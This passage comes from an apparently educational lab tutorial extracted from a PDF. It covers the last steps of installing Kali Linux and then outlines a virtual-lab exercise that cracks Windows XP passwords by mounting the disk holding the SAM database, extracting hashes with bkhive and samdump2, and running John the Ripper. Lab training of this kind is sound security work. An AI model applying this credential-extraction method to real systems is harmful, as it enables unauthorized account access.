
Step 32) Select "Yes" and Click "Continue".




Step 33) Leave it blank if you are directly connected to internet.




Step34) Select "yes" to install GRUB boot loader.




Step35) Select disk and click "Continue".




Step 36) Once installation is complete, click "Continue".




Step 37) Enter the "root" as a username, click "Next".



Step 38) Enter the password which we gave in previous step.



Step 39) You are successfully logged in to the system. You will see the following screen of Kali Linux.



3. John the Ripper Tool

3.1 About John the Ripper Tool

John the Ripper is a free password cracking software tool. Initially developed for the Unix operating system, it now runs on fifteen different platforms (eleven of which are architecture-specific versions of Unix, DOS, Win32, BeOS, and OpenVMS). It is one of the most popular password testing and breaking programs as it combines a number of password crackers into one package, auto detects password hash types, and includes a customizable cracker. It can be run against various encrypted password formats including several crypt password hash types most commonly found on various Unix versions (based on DES, MD5, or Blowfish), Kerberos AFS, and Windows NT/2000/XP/2003 LM hash. Additional modules have extended its ability to include MD4-based password hashes and passwords stored in LDAP, MySQL, and others.

3.2 Using John the Ripper Tool

3.2.1 Windows Password Cracking

Goal: To crack the password of Windows using John the Ripper.


Approach followed:

- a) Boot Windows into Kali Linux.
- b) Use Kali Linux to mount the Windows disk which contains the SAM database
- c) Use bkhive and samdump2 to extract password hashes for users
- d) Use John the Ripper to crack the password


Requirements:

- a) Oracle Virtual Box Manager
- b) Windows XP ISO file (Used 32 bit ISO file)
- c) Kali linux ISO file (Used 32 bit Kali Linux ISO file)
- d) bkhive
- e) samdump2
- f) John the Ripper


Step1) For this task, I created virtual machine of Windows XP(using 32 bit iso file) on Oracle Virtual Box Manager.



